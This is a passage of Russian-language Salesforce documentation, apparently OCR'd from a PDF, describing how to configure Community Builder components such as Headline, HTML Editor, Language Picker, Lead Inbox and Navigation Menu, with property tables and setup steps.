
Свойство	Описание
Заголовок	Статичный текст заголовка страницы. Текст по умолчанию: Добро пожаловать!.
Текст баннера	Введите текст для отображения на начальной странице. Текст по умолчанию: Место, где можно найти решение проблемы и задать вопрос.
Тип страницы	Тип содержимого страницы. Введите *«Статья»*, *«Тема»* или *«Обсуждение»* для извлечения содержимого страницы и отображения значка идентификации содержимого просматриваемой пользователем страницы.
Уникальное имя или код	Система получает идентификатор из URL-адреса вопроса или статьи при их выборе.

Свойство	Описание
Текст баннера для статей и обсуждений	Статичный текст и ссылка для выбора страницы статей или обсуждений. Текст и ссылки из этого поля отображаются на странице при включенном и настроенном в организации базы знаний Salesforce. Содержимое компонентов можно переводить изменить, но нельзя изменить их расположение. `Explore other <a href="javascript:void(0)" class="headlineArticles">articles</a> and <a href="javascript:void(0)" class="headlineDiscussions">discussions</a> on this topic`
Текст баннера для обсуждений	Статичный текст и ссылка для выбора страницы только обсуждений. Текст и ссылки из этого поля отображаются на странице при выключенном в организации базы знаний Salesforce. Содержимое компонентов можно переводить изменить, но нельзя изменить их расположение. `Explore other <a href="javascript:void(0)" class="headlineDiscussions">discussions</a> on this topic`
Отображение подтем	Под заголовком отображаются ссылки на темы, дочерние по отношению к текущей теме. (На мобильных устройствах эти ссылки отображаются в меню вложенных тем.) Иерархические отношения между темами поддерживаются только в навигационных темах.

Если настроены навигационные вложенные темы, измените следующие свойства в редакторе свойств для динамического заполнения темы и подтем на странице сведений о теме:

Свойство	Описание
Заголовок	Введите `{!topicName}` для получения и отображения имени темы на странице сведений о теме.
Тип страницы	Введите *«Тема»* в качестве типа страницы.
Отображение подтем	Выберите данный параметр для отображения вложенных тем.

Пример: Пример компонента Headline:




СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?


HTML-редактор

Компонент Правка HTML позволяет создавать и редактировать настраиваемое HTML-содержимое.

1. В конструкторе сообщества перетащите компонент Правка HTML с панели компонентов на страницу.



2. Добавление и форматирование HTML-содержимого.



Компонент HTML Editor поддерживает перечисленные ниже HTML-теги и атрибуты. Исключения отмечены в разметке.

Теги: a, abbr, acronym, address, area, b, basefont, bdo, big, blockquote, br, button, caption, center, cite, code, col, colgroup, dd, del, dfn, dir, div, dl, dt, em, fieldset, font, form, h1, h2, h3, h4, h5, h6, hr, i, iframe, img, input, ins, kbd, label, legend, li, map, menu, ol, optgroup, option, p, pre, q, s, samp, select, small, span, strike, strong, sub, sup, table, tbody, td, textarea, tfoot, th, thead, tr, tt, u, ul, var, xmp.

Атрибуты: abbr, accept, accept,-charset, accesskey, action, align, alink, allowfullscreen, alt, autocomplete, axis, background, bgcolor, border, cellpadding, cellspacing, char, charoff, charset, checked, cite, class, classid, clear, code, codebase, codetype, color, cols, colspan, compact, content, coords, data, datetime, declare, default, defer, dir, disabled, download, enctype, face, for, frameborder, frameborder,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

headers, height, href, hreflang, hspace, http-equiv, id, ismap, label, lang, language, link, list, loop, longdesc, low, marginheight, marginwidth, max, maxlength, media, method, min, mozallowfullscreen, multiple, name, nohref, noresize, noshade, novalidate, nowrap, open, optimum, pattern, placeholder, poster, preload, pubdate, radiogroup, readonly, rel, required, rev, reversed, rows, rowspan, rules, scheme, scope, scrolling, selected, shape, size, span, spellcheck, src, srclang, standby, start, step, style, summary, tabindex, target, text, title, type, usemap, valign, value, valuetype, version, vlink, vspace, webkitAllowFullScreen, width, xmlns, data-*.

СМ. ТАКЖЕ:

Редактор обогащенного содержимого

Популярные темы и ленты


Компонент Функциональные темы & ленты отображает популярные темы, обсуждения и ленту пользователя My Feed в виде вкладок. Для просмотра вкладки Моя лента участники сообщества должны выполнить вход в систему.

Прим.: До версии Summer'16 это компонент назывался вкладки Начальная страница.

1. На настраиваемой странице выберите компонент **Функциональные темы & ленты**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Метка популярной вкладки	Текст, который должен отображаться на вкладке, выбранной пользователем для показа тем. Текст по молчанию: Популярные.
Метка обсуждения	Текст, который должен отображаться на вкладке, выбранной пользователем для показа обсуждений. Текст по умолчанию: Обсуждения.
Метка Моя лента	Текст, который должен отображаться на вкладке, выбранной пользователем для отображения своей ленты. Текст по умолчанию: Моя лента.
Компактная лента на вкладке обсуждений	Установите это флажок для выбора компактной версии ленты на вкладке обсуждений. В компактной ленте отображаются только заголовки вопросов, что упрощает просмотр ленты. Компактные ленты не поддерживают фильтры.

Пример: Пример компонента Функциональные темы & ленты:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Знатоки


Ведущие специалисты в теме, которым участники могут адресовать свои вопросы. Компонент Knowledgeable People отображает до пяти экспертов, отобранных на основании таких факторов, как лучшие ответы, упоминания или отметки «Нравится» в вопросах и сообщениях.

Редактор станиц позволяет настроить компонент Knowledgeable People на страницах представления тем.

1. Выберите компонент **Knowledgeable People**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Введите заголовок для компонента. Текст по умолчанию: `Knowledgeable People`.
Идентификатор темы	Значение по умолчанию: `{!topicId}` — уникальный идентификатор пользователей-знатоков для каждой темы. Для отображения пользователей-знатоков на основании определенной темы введите идентификатор темы.

Пример:



Для сообществ, созданных в выпуске Spring'15 или более ранних для добавления компонента Knowledgeable People выполните описанные ниже действия.

1. Находясь в сообществе, щелкните значок в глобальном заголовке.
2. Щелкните **«Администрирование»** > **«Свойства»**, а затем выберите **«Включить Knowledgeable People для тем»**.
3. Щелкните **«Администрирование»** > **«Страницы»**, и выберите Site.com Studio.
4. В том разделе станиц сайта дважды щелкните **начальную** страницу.
5. Слева на вкладке «Представления» дважды щелкните **представление темы «Служба работы с клиентами (Napili)»**.
6. Перейдите на вкладку «Элементы страницы» и выполните поиск компонента Knowledgeable People.
7. Щелкните компонент правой кнопкой мыши и поместите его в раздел `div.cSecondaryContent`.

СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Средство выбора языка

С помощью компонента Language Picker пользователи-гости могут выбрать предпочтительный язык на странице сообщества.

Компонент Language Picker можно добавить в верхний или нижний колонтитул или в любой раздел страницы. По умолчанию он отсутствует на всех страницах. Компонент Language Picker отображается только для пользователей-гостей. Для зарегистрированных пользователей сообщество автоматически отображается на языках их профилей. Для пользователей-гостей сообщество отображается на языке, заданном по умолчанию. В настроенных метках и статьях базы знаний используются переводы, добавленные администратором сообщества в «Средство перевода».

Если пользователь-гость желает просматривать сообщество на другом языке, он может выбрать предпочтительный язык с помощью компонента Language Picker. Компонент Language Picker отображает все языки, поддерживаемые сообществом. После выбора языка страница перезагружается на этом языке.


Прим.:

- В окне «Язык» в Site.com Studio отображается язык по умолчанию и список поддерживаемых сообществом языков. Если доступен только один язык, заданный по умолчанию в Site.com Studio, компонент Language Picker отображает язык по умолчанию без раскрывающегося списка. Подробные сведения настройке языков в Site.com Studio см. в разделе Создание многоязычного сайта.
- Для просмотра списка языков, отображаемых пользователям-гостям, перейдите в редактор фирменного стиля в конструкторе сообщества. Убедитесь, что на странице имеется компонент Language Picker. Щелкните значок раскрывающегося списка.

1. На настраиваемой странице выберите компонент Language Picker.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Выравнивание (по левому краю, по центру, по правому краю)	Для определения выравнивания компонента Language Picker на странице введите *«По левому краю»*, *«По центру»* или *«По правому краю»*. Значение по умолчанию: «По центру».

Пример: Пример компонента Language Picker с показанным раскрывающимся списком языков:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Папка входящих интересов

Компонент Lead Inbox позволяет организовать общий доступ с партнерами по сообществу к общему пулу интересов.


Компонент предоставляет очередь и связанное с очередью списковое представление для передачи интересов партнерам. Можно выбрать списковое представление по умолчанию (связанное с очередью) для показа в ящике входящих интересов. Партнеры, включенные в параметры доступности очереди и списковые представления, могут просматривать и принимать интересы в ящике входящих интересов. Принятие интереса превращает пользователя в ответственного за интерес.

1. На настраиваемой странице выберите компонент Lead Inbox. По умолчанию компонент Lead Inbox находится на начальной странице шаблона Partner Central.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Заголовок	Заголовок ящика входящих интересов. Текст по умолчанию: `Lead Inbox`.

Свойство	Описание
Количество интересов	Количество интересов, отображаемых в ящике. Значение по умолчанию — 5.
Порядок сортировки	Выберите порядок сортировки списка интересов. Сортировать список можно по дате создания интереса в восходящем и нисходящем порядке.
Ссылка на списковое представление интересов	Выберите ссылку на списковое представление интересов.
Связанное списковое представление	Если выбран предыдущий параметр, укажите списковое представление интересов, которое будет отображаться по ссылке. По умолчанию выбрано первое списковое представление интересов в организации.

Пример: Пример компонента Lead Inbox



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Уведомление о сообщении


Добавьте компонент «Уведомление о сообщении» на страницы вашего сообщества, чтобы пользователи могли просматривать недавние сообщения из внешнего представления списка «Сообщения». Компонент «Уведомление о сообщении» отображает до трех недавних сообщений и позволяет пользователям отправлять новые сообщения.

Добавьте компонент «Уведомление о сообщении» на начальную страницу сообщества и настройте его в редакторе страниц.

1. Выберите компонент **Уведомление о сообщении**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Метка заголовка	Введите заголовок для компонента. Текст по умолчанию — *«Недавние сообщения»*.

Пример: Пример компонента «Уведомление о сообщении»



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Панель навигации


Компонент «Панель навигации» позволяет пользователям выбирать разные темы и возвращаться на начальную страницу сообщества.

Если используется шаблон «Служба работы с клиентами» (Napili) версии Winter'16 или более поздней, этот компонент заменяется компонентом «Меню навигации».

1. На настраиваемой странице выберите компонент **Панель навигации**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Метка меню темы	Введите текст, который должен отображаться в качестве метки для раскрывающегося списка тем, появляющегося на панели навигации.

Пример: Пример компонента «Панель навигации»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Меню навигации

Компонент "Меню навигации" расширяет возможности навигации сообщества за пределы навигационных тем. Элементы меню навигации могут включать объекты Salesforce, темы, страницы сообщества, URL-адреса внешних сайтов и метки меню. Метки меню - это родительские заголовки, под которые можно вкладывать другие элементы меню. Можно также включить средство запуска приложений, чтобы участники сообщества могли легко переключаться между своими сообществами и своей организацией Salesforce.

При настройке меню навигации руководствуйтесь следующими соображениями.

- Метки элементов меню должны быть уникальными в пределах сообщества.
- Разрешается добавить до 20 элементов меню навигации. Элементы меню, которые не помещаются на первой строчке меню навигации, появляются в элементе меню переполнения Продолжение.
- Чтобы отобразить навигационную тему на элемент меню, необходимо предварительно настроить ее в окне Управление сообществом.

Чтобы создать или изменить элементы меню навигации, выполните следующее.

1. На настраиваемой странице выберите компонент **«Меню навигации»**.
2. Для отображения средства запуска приложений в существующих сообществах снимите флажок **«Скрыть средство запуска приложений в верхнем колонтитуле сообщества»**.
3. Для отображения вместо текста значка для начальной страницы выберите Заменить текст на начальной странице значком.
4. В редакторе свойств щелкните **Меню навигации**.

   В области наложения редактора меню можно редактировать или удалять существующие элементы меню, а также добавлять новые.
5. Для добавления элемента меню выполните следующее.
   a. Щелкните **Добавить элемент меню**.
   b. Введите имя, используемое в меню навигации для этого элемента.
   c. Выберите тип элемента, к которому происходит навигация.

      Варианты включают следующее.

      - Страница сообщества - ссылки на страницу внутри сообщества, в которой используется относительный URL-адрес. Например, `/contactsupport`.
      - Внешний URL-адрес - ссылки на URL-адреса за пределами сообщества. Например, `http://www.salesforce.com`.
      - Метка меню - добавляет родительский заголовок для меню навигации. Вложение элементов под меткой меню.
      - Навигационная тема - раскрывающийся список со ссылками на навигационные темы в сообществе. Навигационные темы задаются в окне Управление сообществом.
      - Объект Salesforce — доступные объекты включают организации, обращения, контакты, интересы, возможности и любые настраиваемые объекты.

        Совет: Выберите эту опцию для создания страницы спискового представления для выбранного объекта. Эта опция предоставляет простейший способ отображения данных записи Salesforce в сообществе с минимальной настройкой.


   d. Заполните поля с учетом выбранного типа.

      - Если выбран объект Salesforce, выберите стандартное списковое представление для отображения.
      - Если выбрана страница сообщества, используйте раскрывающийся список для выбора страницы сообщества, с которой необходимо установить связь. URL-адрес поля автоматически заполняет относительный URL-адрес для страницы на основе вашего выбора.
      - Если выбран внешний URL-адрес, введите полный URL-адрес. Чтобы поддерживать навигацию в сообществе, отметьте флажок Открывать ссылку на той же вкладке.
      - Выберите **Общедоступный**, если требуется, чтобы элемент меню навигации отображался для пользователей-гостей, не являющихся участниками сообщества.
6. Чтобы переместить элемент, щелкните  и перетащите элемент в то место, где он должен появиться в меню. Вкладывайте другие элементы меню под меткой меню, перетаскивая их справа под метку меню.
7. Чтобы удалить элемент меню, переместите над ним курсор мыши или щелкните элемент, затем щелкните  .
8. Сохраните внесенные изменения.

Если ваше сообщество уже активно, появится кнопка "Публиковать изменения". **После щелчка на этой кнопке новые изменения в меню навигации немедленно становятся доступными для участников сообщества.**


Если ваше сообщество все еще имеет статус "Предварительный просмотр", появится кнопка "Сохранить изменения". После щелчка на этой кнопке изменения сохраняются и становятся доступными для сообщества после его активации.

Пример: Пример компонента "Меню навигации"



На мобильном устройстве меню навигации сообщества сворачивается для лучшей подгонки к экрану устройства.

Пример компонента "Меню навигации" на мобильном устройстве:



Если сообщество принимает пользователей, говорящих на разных языках, можно перевести меню навигации с использованием средства перевода. Информацию об использовании средства перевода см. в разделе «Перевод терминов» в справке Salesforce.

СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Кнопка создания сообщения

Перетащите кнопку создания сообщения на страницу сообщества, чтобы участники сообщества могли запустить диалог прямых сообщений из этого местоположения.

Добавьте компонент «Кнопка "Новое сообщение"» на страницу сообщества и настройте его в редакторе страниц.

1. Выберите компонент **Кнопка «Новое сообщение»**.
2. В редакторе свойств настройте свойства для компонента:

Свойство	Описание
Код пользователя	Код пользователя, отправившего сообщение. Система автоматически определяет это значение и заполняет его.

Свойство	Описание
Метка	Введите заголовок для компонента. Текст по умолчанию — *Послать сообщение.*

Пример: Пример компонента «Кнопка "Новое сообщение"»:



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Путь


Используйте этот компонент для сопровождения торговых представителей по этапам процесса продажи и вывода для них приглашений к вводу информации основных полей и регистрации действий. Компонент "Путь" используется на страницах детализации записи "Возможность" или "Интерес".

Компонент "Путь" предназначен для макета с широкими столбцами. Добавляйте его к столбцам с шириной по меньшей мере 50%, хотя лучше всего подходят столбцы с полной шириной.

Прим.: Для просмотра путей на мобильных устройствах введите в конфигурацию настраиваемый путь для мобильных устройств в своей организации Salesforce.

1. Задайте путь в меню "Настройка".
   a. Введите строку **«Путь»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры пути»**.
   b. Щелкните **Включить**, затем щелкните **Создать путь** для создания пути.
2. Выберите компонент **Путь** на настраиваемой странице "Сведения о возможности" или "Сведения об интересе".

Пример: Пример компонента "Канал продаж":



СМ. ТАКЖЕ:

Какие компоненты можно использовать с каждым из шаблонов?

Верхний колонтитул профиля

Компонент Profile Header отображает имя пользователя (или прозвище) и изображение профиля. Он также отображает раскрывающийся список, который позволяет пользователям переходить в свой профиль, открывать обращение, входить в настройки уведомлений по эл. почте и локальные настройки или выходить из сообщества. Внешние пользователи также могут входить в свои организации и управлять ими. Если пользователь не выполнил вход, в заголовке появляется кнопка входа в систему.

Пользователи не могут настроить функциональность фотографии профиля в заголовке профиля – им нужно отредактировать всю информацию профиля со страницы сведений о профиле.

